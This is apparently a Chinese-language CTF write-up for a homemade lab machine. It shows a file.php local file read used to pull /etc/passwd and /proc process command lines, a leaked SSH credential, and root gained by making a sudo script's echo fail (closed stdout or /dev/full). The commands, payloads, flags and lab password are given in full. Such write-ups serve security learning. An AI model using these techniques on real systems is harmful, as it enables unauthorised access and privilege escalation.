114-June

靶机信息概览

靶机名称：114
靶机平台：

- [ ] vulnhub
- [ ] HTB
- [ ] TryHackMe
- [x] ~~Other~~

开始时间：2026-01-19 13:16
结束时间：2026-01-19 23:16

---

0. 靶机描述

群友自制靶机

---

1. 信息收集

1.1 端口信息收集 and 漏洞扫描

首先定义靶机IP变量。

```
IP="10.10.10.138"
```

TCP 端口扫描

发现开放端口：

```
PORT=$(nmap -p- --min-rate=10000 $IP | grep open| awk -F/ '{print$1}'|
paste -sd ',')
```

```
22,80
```

Nmap UDP扫描输出

```
nmap --top-ports=1000 -sU --min-rate=10000 $IP
```

```
无
```

综合扫描 (服务、版本、OS、默认脚本):

```
nmap -p$PORT --min-rate=10000 -sC -sV -O $IP -oN nmapdetails
```

```
# Nmap 7.95 scan initiated Mon Jan 19 10:19:09 2026 as:
/usr/lib/nmap/nmap --privileged -p22,80 --min-rate=10000 -sC -sV -O -oN
nmapdetails 10.10.10.138
Nmap scan report for 10.10.10.138
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Welcome
MAC Address: 00:0C:29:51:35:D0 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik
RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
```

```
# Nmap done at Mon Jan 19 10:19:18 2026 -- 1 IP address (1 host up)
scanned in 8.29 seconds
```

Nmap 漏洞扫描输出

```
nmap -p$PORT --min-rate=10000 --script=vuln $IP -oN nmapvuln
```

```
# Nmap 7.95 scan initiated Mon Jan 19 10:21:54 2026 as:
/usr/lib/nmap/nmap --privileged -p22,80 --min-rate=10000 --script=vuln
-oN nmapvuln 10.10.10.138
Nmap scan report for 10.10.10.138
Host is up (0.00037s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
MAC Address: 00:0C:29:51:35:D0 (VMware)

# Nmap done at Mon Jan 19 10:22:25 2026 -- 1 IP address (1 host up)
scanned in 30.93 seconds
```

靶机是一台linux系统，中间件版本暂无公开漏洞利用。

---

2. userflag

2.1 服务信息收集

目录爆破：

```
gobuster dir -u http://10.10.10.138:80 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,zip,txt
```

```
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.138:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,zip,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 615]
/file.php             (Status: 500) [Size: 0]
/server-status        (Status: 403) [Size: 277]
Progress: 1102790 / 1102790 (100.00%)
===============================================================
Finished
===============================================================
```


http服务首页无隐写，http头部无额外信息。

Welcome to Maze-sec

认识的人越多 我就越喜欢狗

file.php:

响应码500，根据经验可能需要设置某些参数才能得到正常的回显。



wfuzz 参数枚举：


```
wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-u "http://10.10.10.138/file.php?FUZZ=/etc/passwd" --hc=500
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34:
UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
work correctly when fuzzing SSL sites. Check Wfuzz's documentation for
more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.138/file.php?FUZZ=/etc/passwd
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000759:   200        26 L     38 W       1394 Ch     "file"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220559
Requests/sec.: 0
```



可以读文件，但是没有额外的信息，此处尝试了：

- 根据以往经验和命名规则读取 `/home/welcome/114userpass.txt` , `/opt/114.sh` 尝试获取信息，拿到了userflag，但是没有shell，失败。

```
flag{user-210f652e7e3b7e7359e523ef04e96295}
```

- 文件包含，但是读取了 `file.php` 源码，不是通过include，require包含文件，利用失败。

```php
<?php
// file.php
$file = $_GET['file'];
echo file_get_contents($file);
?>
```

`file_get_contents`：`file_get_contents` — 将整个文件读入一个字符串

2.2 初始立足点

在黑盒状态下对于整个文件系统某个目录下爆破的时间成本太高了，在linux系统中还存在proc文件系统。

`/proc` 是 Linux 系统中极为重要的**虚拟文件系统**（procfs），它**不占用磁盘空间**，由内核在内存中动态生成，提供对**系统内核状态、硬件信息和运行进程**的实时访问接口。

目录结构：

`/proc/<PID>/XX`
文件含义：

文件/目录	含义	典型用途
`cmdline`	启动命令行参数（以 `\0` 分隔）	查看进程启动参数
`environ`	环境变量	查看进程环境变量
`status`	进程状态摘要（可读性强）	快速查看内存、CPU、权限
`stat`	进程状态（机器可读）	性能监控工具使用
`maps`	内存映射区域	分析内存布局、调试内存泄漏
`fd/`	打开的文件描述符（符号链接）	查看进程打开的文件、套接字
`fdinfo/`	文件描述符详细信息	查看偏移量、访问模式
`cwd`	当前工作目录（符号链接）	查看进程所在目录
`exe`	可执行文件路径（符号链接）	定位进程程序位置
`root`	根目录（符号链接）	查看chroot环境
`task/`	线程子目录	查看多线程进程的所有线程
`limits`	资源限制	查看ulimit值
`oom_score`	OOM Killer评分	判断进程被杀死优先级
`oom_score_adj`	OOM评分调整（可写）	保护重要进程不被OOM杀死

所需权限：

文件类型	是否可写	所需权限	作用
大多数文件	**只读**	无需	仅用于信息展示
`/proc/sys/`	**可写**	**root**	动态调整内核参数
`/proc/[PID]/`	大部分只读	root	部分文件如 `oom_score_adj` 可写

通过读取进程启动信息，是更优先考虑的途径。

枚举有效PID：


```
wfuzz -c -z range,1-2000 -u "http://10.10.10.138/file.php?
file=/proc/FUZZ/cmdline" --hh=0
```

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      1 W        11 Ch       "1"
000000338:   200        0 L      1 W        30 Ch       "338"
000000360:   200        0 L      1 W        27 Ch       "360"
000000451:   200        0 L      1 W        28 Ch       "451"
000000448:   200        0 L      9 W        93 Ch       "448"
000000446:   200        0 L      1 W        105 Ch      "446"
000000445:   200        0 L      1 W        18 Ch       "445"
000000447:   200        0 L      1 W        31 Ch       "447"
000000449:   200        0 L      1 W        29 Ch       "449"
000000439:   200        0 L      1 W        31 Ch       "439"
000000436:   200        0 L      1 W        142 Ch      "436"
000000489:   200        0 L      1 W        94 Ch       "489"
000000481:   200        0 L      8 W        56 Ch       "481"
000000478:   200        0 L      1 W        29 Ch       "478"
000000458:   200        0 L      3 W        46 Ch       "458"
000000465:   200        0 L      1 W        29 Ch       "465"
000000466:   200        0 L      1 W        29 Ch       "466"
000000526:   200        0 L      1 W        27 Ch       "526"
000000536:   200        0 L      1 W        94 Ch       "536"
```

整理一下：


```
cat pids | awk '{print$9}' | sed "s/\"//g" | tee pid
```



从进程446的启动参数中获得凭据信息：

```
service --user welcome --password 6WXqj9Vc2tdXQ3TN0z54 --host localhost
--port 8080
```

ssh登录获得立足点：



---

3. rootflag

3.1权限提升 (Privilege Escalation)

sudo 权限：

```
sudo -l
Matching Defaults entries for welcome on 114:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User welcome may run the following commands on 114:
    (ALL) NOPASSWD: /opt/read.sh
    (ALL) NOPASSWD: /opt/short.sh
```

SUID文件：

```
find  / -perm -u=s 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

优先聚焦于拥有sudo权限执行的文件：

`/opt/read.sh`：

```
#!/bin/bash

echo "Input the flag:"
if head -1 | grep -q "$(< /root/root.txt)"
then
        echo "Y"
else
        echo "N"
```

```
fi
```

脚本功能：读取用户输入的第一行通过管道传输给grep和rootflag比较，如果正确输出Y，错误输出N。

`/opt/short.sh`：

```
#!/bin/bash

PATH=/usr/bin
My_guess=$RANDOM

echo "This is script logic"
cat << EOF
if [ "$1" != "$My_guess" ] ;then
    echo "Nop";
else
    bash -i;
fi
EOF

[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

脚本功能：
接受命令行参数1和随机数比较，如果错误输出Nop，如果正确获得交互式shell。

3.2 sudo 提权

解法一：撞大运

脚本 `/opt/short.sh` 的 `$RANDOM`
payload：

```
while true; do sudo /opt/short.sh 3452; done
```

然后交给时间，概率（约 1/32768）。

解法二：关闭标准输出流

payload：

```
sudo /opt/short.sh '1' >&-
```

利用点：

```
[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

这句脚本依赖上一个命令的执行结果：

- `[ "$1" != "$My_guess" ]`执行成功返回0
- 执行第二个命令

```
echo "Nop"
```

步骤：

1. **Bash 解析命令**：识别 `echo` 为**内建命令**（builtin）
2. **尝试写入**：`echo` 尝试将 `"Nop\n"` 写入文件描述符 `1`（stdout）
3. **系统调用失败**：内核检测到 FD 1 已关闭，返回错误码 `EBADF`（Bad file descriptor，错误号 9）
4. **Bash 处理错误**：内建命令捕获该错误，设置**退出状态码为** `1`
5. **结果：无任何输出**，命令返回失败状态

- **上一个命令执行失败，执行bash**

修复shell

但是获得的shell不完整，因为关闭了标准输出。
重新开启获得完整shell：

```
/bin/bash -i 1>&2
```

此过程是将被关闭的文件描述符重定向到开启的

```
// 父进程（已破坏）：
FD 0 → /dev/pts/0
FD 1 → [已关闭]  ← 不可用！
FD 2 → /dev/pts/0

// 在启动 bash -i 1>&2 时：
dup2(2, 1)  // FD 1 重新指向 FD 2 的位置（终端）
```

```
FD 0 → /dev/pts/0
FD 1 → /dev/pts/0  ← 被修复！
FD 2 → /dev/pts/0

// 子进程 Bash 继承到可用的 FD 1
```

FD	名称	默认连接	关闭方式	重定向到另一 FD 示例
0	STDIN	键盘	`<&-`	`0<&2`（从 stderr 读取）
1	STDOUT	终端	`>&-` 或 `1>&-`	`1>&2`（**重定向到 stderr**）
2	STDERR	终端	`2>&-`	`2>&1`（重定向到 stdout）
3-9	自定义	无	`n>&-`	`3>&2`（重定向到 stderr）

`&` 的作用：

- 没有 `&`：`>` 后面的是**文件名**
- 有 `&`：`>` 后面的是**文件描述符编号**

补充：

Bash 的短路求值（Short-circuit Evaluation）

`||` 运算符的触发规则

```
command1 || command2
```

执行逻辑：

- **如果** `command1` **返回** `0`**（成功）** → **不执行** `command2`，整体返回 `0`
- **如果** `command1` **返回非** `0`**（失败）** → **执行** `command2`，整体返回 `command2` 的结果

`&&` 运算符的触发规则（对比理解）

```
command1 && command2
```

执行逻辑：

- **如果** `command1` **返回** `0`**（成功）** → **执行** `command2`
- **如果** `command1` **返回非** `0`**（失败）** → **不执行** `command2`

解法三：利用/dev/full

payload

```
sudo /opt/short.sh 0 >/dev/full
```

这里利用了将 stdout 重定向到特殊设备 `/dev/full` ——Linux 伪设备，模拟磁盘已满，**任何向其写入数据的尝试都会强制返回“磁盘已满（No space left on device）”的错误**。
利用点：

```
[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

和文件描述符类似，不让 `echo` 命令正常执行，返回值非0，执行bash。
如此获得的shell也不完整需要修复。

```
/bin/bash -i 1>&2
```

```
welcome@114:~$ sudo /opt/short.sh 0 >/dev/full
/opt/short.sh: line 6: echo: write error: No space left on device
cat: write error: No space left on device
/opt/short.sh: line 15: echo: write error: No space left on device
root@114:/home/welcome# id
id: write error: No space left on device
root@114:/home/welcome# bash -i 1>&2
root@114:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
root@114:/home/welcome# cat /root/root.txt
flag{root-c3dbe270140775bb9fc6eaa2559f914f}
root@114:/home/welcome#
```

rootflag：

```
flag{root-c3dbe270140775bb9fc6eaa2559f914f}
```

总结 (Conclusion)

知识点和技巧总结

wfuzz模糊测试
linux proc文件系统
linux Bash 的短路求值
linux 文件描述符

待改进或遗漏点

待补充对linux 底层原理的学习。
不够细心，对所有的信息需要完整的收集。